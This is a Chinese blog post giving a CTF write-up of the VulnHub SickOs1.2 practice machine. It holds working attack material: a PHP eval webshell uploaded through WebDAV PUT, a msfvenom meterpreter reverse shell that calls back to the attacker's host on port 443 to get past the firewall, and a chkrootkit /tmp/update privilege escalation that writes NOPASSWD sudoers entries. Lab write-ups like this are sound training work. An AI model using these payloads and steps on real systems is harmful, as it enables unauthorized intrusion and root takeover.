VulnHub之sickOs1.2 writeup

原创

caiqiiqi 于 2018-07-18 01:40:11 发布 1531 收藏 1

分类专栏： 网络编程 文章标签： CTF

本文链接：https://blog.csdn.net/caiqiiqi/article/details/81090675

vulhub box下载/Writeups

https://www.vulnhub.com/entry/sickos-12,144/#vm

https://download.vulnhub.com/sickos/sick0s1.2.zip

拿shell

探测IP和服务

先用nmap探测IP和服务，发现只开了22和80，然后HTTP服务是`lighttpd/1.4.28`。

nikto探测常见web漏洞

然后用nikto扫了一下，没发现什么有用的信息

```
msf > nikto -h 192.168.170.207
[*] exec: nikto -h 192.168.170.207

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.170.207
+ Target Hostname:    192.168.170.207
+ Target Port:        80
+ Start Time:         2018-07-17 20:26:54 (GMT8)
---------------------------------------------------------------------------
+ Server: lighttpd/1.4.28
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21
+ 26188 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2018-07-17 20:27:56 (GMT8) (62 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested                                                    https://blog.csdn.net/caiqiiqi
```

searchsploit搜服务的已知漏洞

然后想用searchsploit搜一下这个版本的lighttpd有没有什么已知的漏洞可以利用。然后并没有发现合适的。

```
msf > searchsploit lighttpd
[*] exec: searchsploit lighttpd

------------------------------------------------------------------------------------------------------------- ------------------------------
 Exploit Title                                                                                               |  Path
                                                                                                             | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------------------------- ------------------------------
Lighttpd 1.4.15 - Multiple Code Execution / Denial of Service / Information Disclosure Vulnerabilities      | exploits/windows/remote/30322.rb
Lighttpd 1.4.16 - FastCGI Header Overflow Remote Command Execution                                          | exploits/multiple/remote/4391.c
Lighttpd 1.4.17 - FastCGI Header Overflow Arbitrary Code Execution                                          | exploits/linux/remote/4437.c
Lighttpd 1.4.x - mod_userdir Information Disclosure                                                         | exploits/linux/remote/31396.txt
Lighttpd < 1.4.23 (BSD/Solaris) - Source Code Disclosure                                                    | exploits/multiple/remote/8786.txt
lighttpd - Denial of Service (PoC)                                                                          | exploits/linux/dos/18295.txt
Lighttpd 1.4.31 - Denial of Service (PoC)                                                                   | exploits/linux/dos/22902.sh
Lighttpd 1.4/1.5 - Slow Request Handling Remote Denial of Service                                           | exploits/linux/dos/33591.sh
------------------------------------------------------------------------------------------------------------- ------------------------------
Shellcodes: No Result
```

dirb扫目录

之前先想到的是`dirbuster`，但是这个工具会打开一个GUI，而且要自己手动指定字典文件，我`mlocate rockyou.txt`用这个kali自带的字典（体积）有点大，虽然也扫到了。看了视频，发现其实用`dirb`带默认字典`/usr/share/dirb/wordlists/common.txt`扫一下目录更简洁方便（直接命令行）。找到了`index.php`和`/test/`目录，

```
msf > dirb "http://192.168.170.207"
[*] exec: dirb "http://192.168.170.207"


-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jul 17 20:55:53 2018
URL_BASE: http://192.168.170.207/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.170.207/ ----
+ http://192.168.170.207/index.php (CODE:200|SIZE:163)
==> DIRECTORY: http://192.168.170.207/test/

---- Entering directory: http://192.168.170.207/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Jul 17 20:55:58 2018
DOWNLOADED: 4612 - FOUND: 1
```

其中`/test/`目录可以列出其下的文件，不过当前是什么都没有。（忘记截图了，先假装这里有一个:)）
既然这里有一个可列出文件的目录可供访问，那联想能否上传文件到这里呢？（其实是看了视频才知道）但是很显然这里没有在网页上直接上传的入口。但是如果可以使用HTTP的PUT方法呢？于是先对这个`/test/`目录`OPTIONS`一下，查看它支持什么方法，是否支持`PUT`，如果支持`PUT`那我们就可以上传文件了。
于是我用burp发了一下OPTIONS的包查看支持的HTTP方法（当然也可以用`curl -X OPTIONS "http://192.168.170.207/test/"`）

Request

Raw | Headers | Hex

```
OPTIONS /test/ HTTP/1.1
Host: 192.168.170.207
User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10.13; rv:57.0) Gecko/20100101
Firefox/57.0
Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;
q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
DAV: 1,2
MS-Author-Via: DAV
Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE,
COPY, PROPPATCH, LOCK, UNLOCK
Allow: OPTIONS, GET, HEAD, POST
Content-Length: 0
Connection: close
Date: Tue, 17 Jul 2018 13:04:05 GMT
Server: lighttpd/1.4.28
```


发现确实是支持`PUT`方法的，于是我当即用burp上传了一个html文件进行测试，发现真的上传成功了（上传一个不存在的文件会响应`201 Created`）。

Request

Raw | Params | Headers | Hex | XML

```
PUT /test/test_by_cqq.html HTTP/1.1
Host: 192.168.170.207
User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10.13; rv:57.0) Gecko/20100101
Firefox/57.0
Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;
q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 40

<html>
<h1>Test by cqq!</h1>
</html>
```

Response

Raw | Headers | Hex

```
HTTP/1.1 201 Created
Content-Length: 0
Connection: close
Date: Tue, 17 Jul 2018 13:06:37 GMT
Server: lighttpd/1.4.28
```


然后后续就行上传webshell了。于是我用burp上传了一个`shell2.php`（上传一个存在的文件名会响应`200 OK`）

Request

Raw | Params | Headers | Hex | XML

```
PUT /test/shell2.php HTTP/1.1
Host: 192.168.170.207
User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10.13; rv:57.0) Gecko/20100101
Firefox/57.0
Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;
q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Content-Length: 0
Connection: close
Date: Tue, 17 Jul 2018 16:35:02 GMT
Server: lighttpd/1.4.28
```

```
Content-Length: 36

<?php
eval($_GET['cmd']);
?>
```


msfvenom生成payload

这里为了上传一个**精心构造?**的php webshell，使用msfvenom来生成payload。这里是指定到时候msfconsole中监听的端口为`30353`

```
root@kali:~/test# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.170.205 LPORT=30353 > shell_303
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1117 bytes
```

碰到HTTP 417

然后将这个`shell_30353.php`上传到192.168.170.207的`/test/`目录。

```
root@kali:~/test# curl -v -T shell_30353.php "http://192.168.170.207/test/"
*   Trying 192.168.170.207...
* TCP_NODELAY set
* Connected to 192.168.170.207 (192.168.170.207) port 80 (#0)
> PUT /test/shell_30353.php HTTP/1.1
> Host: 192.168.170.207
> User-Agent: curl/7.60.0
> Accept: */*
> Content-Length: 1117
> Expect: 100-continue
>
< HTTP/1.1 417 Expectation Failed
< Content-Type: text/html
< Content-Length: 363
< Connection: close
< Date: Tue, 17 Jul 2018 15:46:40 GMT
< Server: lighttpd/1.4.28
<
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>417 - Expectation Failed</title>
 </head>
 <body>
  <h1>417 - Expectation Failed</h1>
 </body>
</html>
* Closing connection 0
```

搜索`lighttpd put Expect: 100-continue`

找到这篇文章：

http://redmine.lighttpd.net/boards/2/topics/3598

在curl的参数中加上一个特定的HTTP Header `Expect:`，即将Header中`Expect`的值手动指定为空。


```
root@kali:~/test# curl -v -H "Expect:" -T shell.php "http://192.168.170.207/test/"
*   Trying 192.168.170.207...
* TCP_NODELAY set
* Connected to 192.168.170.207 (192.168.170.207) port 80 (#0)
> PUT /test/shell.php HTTP/1.1
> Host: 192.168.170.207
> User-Agent: curl/7.60.0
> Accept: */*
> Content-Length: 1117
>
* We are completely uploaded and fine
< HTTP/1.1 200 OK
< Content-Length: 0
< Date: Tue, 17 Jul 2018 15:52:36 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.170.207 left intact
```

参考：

https://www.youtube.com/watch?v=xzZ3XdPVwcc

还可以将`HTTP/1.1`改成`HTTP/1.0`也可以。

上传成功之后




然后就打开`msfconsole`在指定IP和端口监听，然后放到后台。

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):
```

```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set LHOST 192.168.170.205
LHOST => 192.168.170.205
msf exploit(multi/handler) > set LPORT 30353
LPORT => 30353
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
msf exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.170.205:30353

msf exploit(multi/handler) > sudo netstat -plnt
[*] exec: sudo netstat -plnt

[sudo] password for cqq:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 192.168.170.205:30353   0.0.0.0:*               LISTEN      7445/ruby
```


当我使用curl或者burp访问这个生成的`shell_30353.php`之后，页面卡住了（正常，说明在等待服务器响应），但是msfconsole中并没有什么反应。



于是猜想是防火墙ban掉了非常用端口的outbound流量（其实是看视频看到的）。


修改监听的端口

于是在`msfconsole`和`msfvenom`中修改LHOST的值为常用端口，这里将其设置为`443`。


```
root@kali:~/test# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.170.205 LPORT=443 > shell_443.p
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1115 bytes
```

然后访问这个`shell_443.php`。

即可触发服务器端反弹TCP的操作，



在msfconsole里就会得到一个meterpreter的shell。



```
msf exploit(multi/handler) >
```


然后可以在meterpreter里用`shell`命令得到一个交互式的shell，但是并没有tty，然后需要用python来spawn生成一个bash。

```
msf exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                   Information            Connection
  --  ----  ----                   -----------            ----------
  2         meterpreter php/linux  www-data (33) @ ubuntu  192.168.170.205:443 -> 192.168.170.207:51525 (192.168.170.207)

msf exploit(multi/handler) > sessions -i2
[-] Invalid session identifier: 0
msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > pwd
/var/www/test
meterpreter > ls
Listing: /var/www/test
======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  1115  fil   2018-07-18 00:02:08 +0800  shell.php
100644/rw-r--r--  36    fil   2018-07-18 00:35:03 +0800  shell2.php
100644/rw-r--r--  1117  fil   2018-07-18 01:21:12 +0800  shell_30353.php
100644/rw-r--r--  1115  fil   2018-07-18 00:57:55 +0800  shell_443.php
100644/rw-r--r--  40    fil   2018-07-17 21:06:37 +0800  test_by_cqq.html

meterpreter > shell
Process 13153 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/test$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/var/www/test$ pwd
pwd
/var/www/test
www-data@ubuntu:/var/www/test$
```


提权

搜索到`chkrootkit`有本地提权的漏洞。（实际的渗透/CTF过程中可能需要花好几个小时查找漏洞点）

https://www.exploit-db.com/exploits/33899/

原理在于：`chkrootkit`有crontab，会定期以root身份执行`/tmp/update`文件。于是我们可以利用这一点，在/tmp目录下新建update文件，做我们想让root帮我们做的事。注意：视频作者在这里开始是忘记给`/tmp/update`增加可执行权限了，导致开始脚本并没有被执行。

这里看到视频里的思路是，将当前用户`www-data`加入到sudoers列表中，即

```
www-data@ubuntu:/tmp$ touch /tmp/update
www-data@ubuntu:/tmp$ chmod +x /tmp/update
www-data@ubuntu:/tmp$ echo 'echo "www-data ALL=(ALL) ALL" >> /etc/sudoers' > update
```

但是执行完之后，发现`/etc/sudoers`文件的修改时间并没有变。

```
www-data@ubuntu:/tmp$ ls -al /etc/sudoers
ls -al /etc/sudoers
-r--r----- 1 root root 723 Feb 27  2013 /etc/sudoers
```


查看了一下才想起来，此时它只有root用户用户组的读权限，应该先增加`/etc/sudoers`的写权限才行。于是

```
www-data@ubuntu:/tmp$ echo 'chmod +w /etc/sudoers && echo "www-data ALL=(ALL) ALL" >> /etc/sudoers' > u
```

发现果然修改时间更新了，

```
www-data@ubuntu:/tmp$ ls -al /etc/sudoers
ls -al /etc/sudoers
-r--r----- 1 root root 769 Jul 17 21:15 /etc/sudoers
```

但是我们依然要输入`www-data`的密码，



于是参考：http://www.cnblogs.com/itech/archive/2009/08/07/1541017.html
将`/tmp/update`文件修改为：

```
www-data@ubuntu:/tmp$ echo 'chmod +w /etc/sudoers && echo "www-data ALL=(ALL)NOPASSWD:ALL" >> /etc/sudo
```

```
www-data ALL=(ALL)NOPASSWD:ALL
www-data ALL=(ALL)NOPASSWD:ALL
www-data@ubuntu:/var/www/test$ sudo su -
sudo su -
root@ubuntu:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# ls
ls
304d840d52840689e0ab0af56d6d3a18-chkrootkit-0.49.tar.gz  chkrootkit-0.49
7d03aaa2bf93d80040f3f22ec6ad9d5a.txt                     newRule
root@ubuntu:~# cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, t
an assesment and thereby fooling tester(s), gathering more information about
ocked, to get a feel of Old School and testing it manually.

Thanks for giving this try.

@vulnhub: Thanks for hosting this UP!.
root@ubuntu:~# cat newRule
cat newRule
# Generated by iptables-save v1.4.12 on Mon Apr 25 22:48:24 2016
*filter
:INPUT DROP [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT DROP [0:0]
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 80 -j ACCEPT
-A INPUT -p tcp -m tcp --sport 8080 -j ACCEPT
-A INPUT -p tcp -m tcp --sport 443 -j ACCEPT
-A OUTPUT -p tcp -m tcp --sport 22 -j ACCEPT
-A OUTPUT -p tcp -m tcp --sport 80 -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 8080 -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 443 -j ACCEPT
COMMIT
# Completed on Mon Apr 25 22:48:24 2016
```


注意要使用`sudo su -`带上`-`，

> (注意有-，这和su是不同的，在用命令"su"的时候只是切换到root，但没有把root的环境变量传过去，还是当前用乎的环境变量，用"su -"命令将环境变量也一起带过去，就象和root登录一样)
> 来源：http://www.cnblogs.com/itech/archive/2009/08/07/1541017.html
> 注意这个crontab执行`/tmp/update`文件的时候有一定的延迟不要太心急。

附录

这里如果开始对`/etc/sudoers`写错了，需要删除文件最后两行，用到

```
sed '2,$d' -i aa.txt
```

参考：https://blog.csdn.net/jadesuper6/article/details/8088804

防火墙规则

这里它写了一个`newRule`防火墙规则文件。

```
root@ubuntu:~# cat newRule
cat newRule
# Generated by iptables-save v1.4.12 on Mon Apr 25 22:48:24 2016
*filter
:INPUT DROP [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT DROP [0:0]
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 80 -j ACCEPT
-A INPUT -p tcp -m tcp --sport 8080 -j ACCEPT
-A INPUT -p tcp -m tcp --sport 443 -j ACCEPT
-A OUTPUT -p tcp -m tcp --sport 22 -j ACCEPT
-A OUTPUT -p tcp -m tcp --sport 80 -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 8080 -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 443 -j ACCEPT
COMMIT
```

对于入站流量，只接收22，80目的端口的，或者8080，443源端口的；对应的出站流量，也只接收22，80源端口的，或者8080，443目的端口的。即**本地端口只允许80和22，外来端口只允许8080和443**用来保证对外部HTTP(s)服务的正常访问。于是我们可以利用这一点，将端口监听在443来接收反弹的shell。